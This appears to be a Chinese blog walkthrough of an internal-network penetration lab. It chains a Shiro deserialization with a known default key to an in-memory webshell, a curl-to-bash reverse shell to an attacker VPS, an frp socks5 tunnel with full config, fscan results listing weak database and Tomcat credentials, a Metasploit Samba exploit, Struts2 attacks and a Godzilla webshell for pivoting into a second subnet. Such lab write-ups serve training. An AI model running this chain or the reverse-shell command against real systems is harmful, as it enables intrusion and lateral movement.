-
记一次内网靶机实战
0x00 边界服务器
访问http://1.xx.xx.xx.:xx7/login

发现rememberMe字段

工具检测shiro 反序列化,上传内存马 [++] 存在shiro框架! [++] 找到key:kPH+bIxk5D2deZiIxcaaaA== [+] 爆破结束 [-] 测试:CommonsBeanutils1 回显方式: AllEcho [-] 测试:CommonsBeanutils1 回显方式: TomcatEcho [++] 发现构造链:CommonsBeanutils1 回显方式: SpringEcho [++] 请尝试进行功能区利用。- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8

远程连接

反弹shell到云主机,使用curl反弹shell
curl http://82.xx.xx.xx:xx0/bash.html|bash- 1

0x01 一层网络
0x01-01 fscan内网扫描
通过上传fscan,扫描发现存活主机
10.10.135.1:22 open 10.10.135.35:139 open 10.10.135.35:445 open 10.10.135.190:8080 open 10.10.135.25:8080 open 10.10.135.66:3306 open [+] mysql:10.10.135.66:3306:root 123456 [*] 10.10.135.35 (Windows 6.1) [*] WebTitle:http://10.10.135.190:8080 code:200 len:52 title:None [*] WebTitle:http://10.10.135.25:8080 code:302 len:0 title:None 跳转url: http://10.10.135.25:8080/login;jsessionid=ACFC3E30347DD234AF1E730D02A792E2 [*] WebTitle:http://10.10.135.25:8080/login;jsessionid=ACFC3E30347DD234AF1E730D02A792E2 code:200 len:2608 title:Login Page [+] InfoScan:http://10.10.135.25:8080/login;jsessionid=ACFC3E30347DD234AF1E730D02A792E2 [Shiro] [+] http://10.10.135.190:8080 poc-yaml-struts2_046-1 [+] http://10.10.135.190:8080 poc-yaml-struts2_045 poc1- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14


0x01-02 配置frp设置socks5代理
目标机(1.xx.xx.xx4)frpc
配置远程连接的IP地址(82.xx.xx.xx),通过tcp协议的socks5的7777端口进行通信传输frpc.ini ------------------------------------ [common] server_addr = 82.1xx.xx.xx1 server_port = 7077 [plugin_socks5] type = tcp #协议 remote_port = 9566 #指定远程服务器的端口 plugin = socks5 ------------------------------------ 启动客户端 chmod +x frpc chmod +x frpc.ini exectue -f ./frpc -c ./frpc.ini- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
vps(82.xx.xx.xx1)配置frps
frps.ini ----------------------------------- [common] bind_port = 7077 #必要,frp服务端端口 ------------------------------------ 启动服务端 chmod +x frps chmod +x frps.ini ./frps -c ./frps.ini- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
踩坑1:忘记在防火墙添加策略,导致失败
frp通道建立成功

配置好代理

0x01-03 访问内网的(10.10.135.66)
10.10.135.66:3306:root 123456- 1

0x01-04 访问内网的(10.10.135.35)
10.10.135.35 (Windows 6.1)- 1

发现内网存活主机 开展信息搜集,发现该主机系统为linux ,开放139、445端口,其中445端
口为samba 4.6.3 通过search samba 4.6 发现存在漏洞search samba 4.6 use exploit/linux/samba/is_known_pipename set rhosts 10.10.135.35 run- 1
- 2
- 3
- 4



0x01-05 访问内网的(10.10.135.190)
structs漏洞
http://10.10.135.190:8080 poc-yaml-struts2_046-1 http://10.10.135.190:8080 poc-yaml-struts2_045 poc1- 1
- 2

配置代理,通过proxifer配置socks5代理,把电脑代理到内网,然后使用struts2工具去探测内网漏洞

执行命令



给网站目录下上传文件jsp文件,下载Godzilla,配置代理,成功连接


0x02二层网络
0x02-01 内网扫描
./fscan_amd64 -h 172.16.15.0/24 -np 172.16.15.115:3306 open 172.16.15.111:3306 open 172.16.15.88:139 open 172.16.15.145:445 open 172.16.15.88:445 open 172.16.15.66:8009 open 172.16.15.87:8080 open 172.16.15.66:8080 open 172.16.15.187:6379 open 172.16.15.145:139 open [+] mysql:172.16.15.111:3306:root 123456 [+] Redis:172.16.15.187:6379 unauthorized file:/data/dump.rdb [+] mysql:172.16.15.115:3306:root 123456 [*] WebTitle:http://172.16.15.66:8080 code:200 len:11230 title:Apache Tomcat/8.0.43 [*] WebTitle:http://172.16.15.87:8080 code:200 len:52 title:None [*] 172.16.15.145 (Windows 6.1) [*] 172.16.15.88 (Windows 6.1) [+] http://172.16.15.87:8080 poc-yaml-struts2_045 poc1 [+] http://172.16.15.66:8080/manager/html poc-yaml-tomcat-manager-weak [{username tomcat} {password tomcat}]- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21


此时的获取的内网信息

0x02-02 添加路由
在边界服务器1.xx.xx.xx:xx7/10.10.135.25上添加路由配置,使得 边界服务器与172.16.15.0/24网段连通

0x02-03 访问内网的(172.16.15.111)
mysql:172.16.15.111:3306:root 123456- 1
